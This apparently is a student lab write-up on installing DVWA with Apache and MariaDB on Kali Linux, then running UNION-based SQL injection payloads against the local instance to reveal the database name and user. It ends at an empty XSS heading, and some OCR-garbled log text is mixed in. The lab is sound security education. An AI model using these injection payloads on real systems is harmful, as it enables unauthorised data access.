

# TASK 1: WEB APPLICATION SECURITY TESTING


In this task we are going to test the web application for vulnerabilities by using cross site scripting, sql injections, authentication failures.

Open kali linux and first step is to update and download the mariadb server using the below commands.

```
sudo apt update
```

```
sudo apt install git
```

```
git clone https://github.com/digininja/DVWA.git
```



```
kali@kali: ~  
File Actions Edit View Help  
MariaDB [(none)]> EXIT;  
Bye  
  
(kali@kali)~  
$  
  
(kali@kali)~  
$ sudo apt update  
sudo apt install git  
git clone https://github.com/digininja/DVWA.git  
  
Get:1 http://kali.download/kali kali-rolling InRelease [41.5 kB]  
Get:2 http://kali.download/kali kali-rolling/main amd64 Packages [21.0 MB]  
Get:3 http://kali.download/kali kali-rolling/main amd64 Contents (deb) [52.0 MB]  
Fetched 73.1 MB in 28s (2,631 kB/s)  
883 packages can be upgraded. Run 'apt list --upgradable' to see them.  
git is already the newest version (1:2.47.2-0.1).  
Summary:  
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 883  
Cloning into 'DVWA' ...  
remote: Enumerating objects: 5360, done.  
remote: Counting objects: 100% (176/176), done.  
remote: Compressing objects: 100% (65/65), done.  
remote: Total 5360 (delta 149), reused 111 (delta 111), pack-reused 5184 (from 4)  
Receiving objects: 100% (5360/5360), 2.69 MiB | 5.02 MiB/s, done.  
Resolving deltas: 100% (2633/2633), done.  
  
(kali@kali)~  
$ sudo mv DVWA /var/www/html/dvwa  
  
(kali@kali)~  
$ sudo chown -R www-data:www-data /var/www/html/dvwa  
sudo chmod -R 755 /var/www/html/dvwa  
  
(kali@kali)~  
$ sudo nano /var/www/html/dvwa/config/config.inc.php  
  
(kali@kali)~  
$
```


After downloading I have moved to this destination path `/var/www/html/dvwa` then changing the owner of dvwa and permissions here 7 is for admin he can read,write, execute but group and other users can only read and execute dvwa.

sudo systemctl restart apache2

sudo apt install apache2 mariadb-server php libapache2-mod-php php-mysqli php-gd php-curl  
php-xml php-zip

sudo systemctl restart mariadb

start the apache2 services and download mariadb server then create the database .



```
(kali@kali)-[~]
$ sudo systemctl restart apache2

(kali@kali)-[~]
$ echo "<?php phpinfo(); ?>" | sudo tee /var/www/html/info.php

<?php phpinfo(); ?>

(kali@kali)-[~]
$ ls -l /var/www/html/dvwa/config/

total 8
-rw-r--r-- 1 root root 117 May 12 05:51 config.inc.php
-rwxr-xr-x 1 www-data www-data 2494 May 12 05:46 config.inc.php.dist

(kali@kali)-[~]
$ sudo cp /var/www/html/dvwa/config/config.inc.php.dist /var/www/html/dvwa/config/config.inc.php

(kali@kali)-[~]
$ sudo nano /var/www/html/dvwa/config/config.inc.php

(kali@kali)-[~]
$ sudo systemctl restart apache2

(kali@kali)-[~]
$
```

```
kali@kali: ~  
File Actions Edit View Help  
[kali@kali]~  
$ sudo mysql -u root -p  
[sudo] password for kali:  
Enter password:  
ERROR 2002 (HY000): Can't connect to local server through socket '/run/mysqld/mysqld.sock' (2)  
[kali@kali]~  
$ sudo systemctl start mariadb  
[kali@kali]~  
$ sudo systemctl status mariadb  
● mariadb.service - MariaDB 11.8.1 database server  
   Loaded: loaded (/usr/lib/systemd/system/mariadb.service; disabled; preset: disabled)  
   Active: active (running) since Mon 2025-05-12 04:56:06 EDT; 1min 57s ago  
 Invocation: b412a5d6a183440486b40913bf87e1a7  
    Docs: man:mariadb(8)  
          https://mariadb.com/kb/en/library/systemd/  
 Process: 7453 ExecStartPre=/usr/bin/install -m 755 -o mysql -g root -d /var/run/mysqld (code=exited, status=0/SUCCESS)  
 Process: 7455 ExecStartPre=/bin/sh -c [ ! -e /usr/bin/galera_recovery ] && VAR= || VAR="/usr/bin/galera_recovery"; [ $? -eq 0 ]    && echo _WSREP_START_POSITION=$VAR > /run/mysqld/wsrep-start  
 Process: 7549 ExecStartPost=/bin/rm -f /run/mysqld/wsrep-start-position (code=exited, status=0/SUCCESS)  
 Process: 7551 ExecStartPost=/etc/mysql/debian-start (code=exited, status=0/SUCCESS)  
 Main PID: 7508 (mariabdd)  
   Status: "Taking your SQL requests now..."  
   Tasks: 12 (limit: 14518)  
  Memory: 331.2M (peak: 421.2M)  
    CPU: 2.938s  
   CGroup: /system.slice/mariadb.service  
           └─7508 /usr/sbin/mariabdd  
Database Setup  
Click on the 'Create / Reset Database' button below to create or reset your database.  
If you get an error, make sure you have the correct user credentials in https://www.hackplayers.com/dvwa/.  
You can also use this to reset the administrator credentials ('admin' / password) at any stage.  
DVWA version:  
• Git reference: 7a3520a2586adeb9b9e367c388b24a1eb25  
• Date: Tue May 6 12:38:08 2025 +0100  
reCAPTCHA key: Missing  
May 12 04:56:05 kali mariabdd[7508]: 2025-05-12 4:56:05 0 [Note] InnoDB: Buffer pool(s) load completed at 250512 4:56:05  
May 12 04:56:06 kali mariabdd[7508]: 2025-05-12 4:56:06 0 [Note] Server socket created on IP: '127.0.0.1'.  
May 12 04:56:06 kali mariabdd[7508]: 2025-05-12 4:56:06 0 [Note] mariabdd: Event Scheduler: Loaded 0 events  
May 12 04:56:06 kali mariabdd[7508]: 2025-05-12 4:56:06 0 [Note] /usr/sbin/mariabdd: ready for connections.  
May 12 04:56:06 kali mariabdd[7508]: Version: '11.8.1-MariaDB-4' socket: '/run/mysqld/mysqld.sock' port: 3306 Debian n/a  
May 12 04:56:06 kali systemd[1]: Started mariadb.service - MariaDB 11.8.1 database server.  
May 12 04:56:07 kali debian-start[7568]: _____  
May 12 04:56:07 kali debian-start[7568]: SELECT count(*) FROM mysql.user WHERE user='root' and password='' and password_expired='N' and plugin in ('', 'mysql_native_password', 'mysql_old_password'  
May 12 04:56:07 kali debian-start[7568]: _____  
May 12 04:56:07 kali debian-start[7568]: ERROR 1267 (HY000) at line 1: Illegal mix of collations (utf8mb4_general_ci,COERCIBLE) and (utf8mb4_uca1400_ai_ci,COERCIBLE) for operation '='  
_____
```

```
File Actions Edit View Help
Status: "Taking your SQL requests now..."
Tasks: 12 (limit: 14518)
Memory: 331.2M (peak: 421.2M)
CPU: 2.938s
CGroup: /system.slice/mariadb.service
└─7508 /usr/sbin/mariadbd

May 12 04:56:05 kali mariadbd[7508]: 2025-05-12 4:56:05 0 [Note] InnoDB: Buffer pool(s) load completed at 250512 4:56:05
May 12 04:56:06 kali mariadbd[7508]: 2025-05-12 4:56:06 0 [Note] Server socket created on IP: '127.0.0.1'.
May 12 04:56:06 kali mariadbd[7508]: 2025-05-12 4:56:06 0 [Note] mariadbd: Event Scheduler: Loaded 0 events
May 12 04:56:06 kali mariadbd[7508]: 2025-05-12 4:56:06 0 [Note] /usr/sbin/mariadbd: ready for connections.
May 12 04:56:06 kali mariadbd[7508]: Version: '11.8.1-MariaDB-4' socket: '/run/mysqld/mysqld.sock' port: 3306 Debian n/a
May 12 04:56:06 kali systemd[1]: Started mariadb.service - MariaDB 11.8.1 database server.
May 12 04:56:07 kali debian-start[7568]: _____
May 12 04:56:07 kali debian-start[7568]: SELECT count(*) FROM mysql.user WHERE user='root' and password='' and password_expired='N' and plugin in ('mysql_native_password','mysql_old_password','mysql_native_password','mysql_old_password')
May 12 04:56:07 kali debian-start[7568]: ERROR 1267 (HY000) at line 1: Illegal mix of collations (utf8mb4_general_ci,COERCIBLE) and (utf8mb4_uca1400_ai_ci,COERCIBLE) for operation 'AND'
lines 1-28/28 (END)
zsh: suspended sudo systemctl status mariadb

(kali@kali)-[~]
$ sudo mysql -u root -p

Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 5
Server version: 11.8.1-MariaDB-4 Debian n/a

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE my_database;
Query OK, 1 row affected (0.067 sec)

MariaDB [(none)]> CREATE USER 'my_user'@'localhost' IDENTIFIED BY 'my_password';
Query OK, 0 rows affected (0.069 sec)

MariaDB [(none)]> GRANT ALL PRIVILEGES ON my_database.* TO 'my_user'@'localhost';
Query OK, 0 rows affected (0.001 sec)

Setup Check
General
Operating system: 'nix'

DVWA version:
+ Git reference: 7e3508e2588a4e4eb3dbde88e367c386b34a1eb26
+ Date: May 8 12:38:08 2025 +0100
+ CAPTCHA key: Missing

Writable folder /var/www/html/dvwa/backendeduploader: Yes
Writable folder /var/www/html/dvwa/config: Yes

Apache
+ mod_rewrite: Not Enabled
+ mod_rewrite is required for the API labs.

PHP
PHP version: 8.1.0
```

Now open config file which is at /var/www/html/dvwa/config/config.inc.php add the below commands


```
$_DVWA[ 'db_user' ] = 'webuser';

$_DVWA[ 'db_password' ] = 'strongpassword';


$_DVWA[ 'db_database' ] = 'webapp_db';
```

```
File Actions Edit View Help
GNU nano 8.3 /var/www/html/dvwa/config/config.inc.php
$_DVWA[ 'db_user' ] = 'webuser';
$_DVWA[ 'db_password' ] = 'strongpassword';
$_DVWA[ 'db_database' ] = 'webapp_db';
```


Now open browser type <http://localhost/dvwa> you can see the below interface.



Login using password and username.



go to command injection and add 127.0.0.1 ip address and submit it then we are ready for sql injection.



The application is showing data from the database and proves the SQL Injection vulnerability exists.

1' UNION SELECT null, database())

The screenshot shows a web browser window with the URL `localhost/dvwa/vulnerabilities/sqli/?id=1'+UNION+SELECT+null%2C+database()+%23&Submit=Submit#`. The page displays the DVWA logo and a sidebar with navigation links. The main content area is titled "Vulnerability: SQL Injection" and contains a "User ID:" input field and a "Submit" button. Below the input field, the output shows the results of the SQL injection: `ID: 1' UNION SELECT null, database() #`, `First name: admin`, and `Surname: admin`. A second result is also shown: `ID: 1' UNION SELECT null, database() #`, `First name:`, and `Surname: webapp_db`. The "More Information" section lists several links related to SQL injection.

Home  
Instructions  
Setup / Reset DB

Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
**SQL Injection**  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript  
Authorisation Bypass  
Open HTTP Redirect

### Vulnerability: SQL Injection

User ID:  Submit

ID: 1' UNION SELECT null, database() #  
First name: admin  
Surname: admin

ID: 1' UNION SELECT null, database() #  
First name:  
Surname: webapp\_db

#### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

1' UNION SELECT null, version())

The screenshot shows a web browser window with the URL `localhost/dvwa/vulnerabilities/sqli/?id=1'+UNION+SELECT+null%2C+user()+%23&Submit=Submit#`. The page displays the DVWA logo and a sidebar with navigation links. The main content area is titled "Vulnerability: SQL Injection" and contains a "User ID:" input field and a "Submit" button. Below the input field, the output shows the results of the SQL injection: `ID: 1' UNION SELECT null, user() #`, `First name: admin`, and `Surname: admin`. A second result is also shown: `ID: 1' UNION SELECT null, user() #`, `First name:`, and `Surname: webuser@localhost`. The "More Information" section lists several links related to SQL injection.

Home  
Instructions  
Setup / Reset DB

Brute Force  
Command Injection  
CSRF  
File Inclusion  
File Upload  
Insecure CAPTCHA  
**SQL Injection**  
SQL Injection (Blind)  
Weak Session IDs  
XSS (DOM)  
XSS (Reflected)  
XSS (Stored)  
CSP Bypass  
JavaScript  
Authorisation Bypass  
Open HTTP Redirect

### Vulnerability: SQL Injection

User ID:  Submit

ID: 1' UNION SELECT null, user() #  
First name: admin  
Surname: admin

ID: 1' UNION SELECT null, user() #  
First name:  
Surname: webuser@localhost


#### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>




Cross site scripting(xxs)

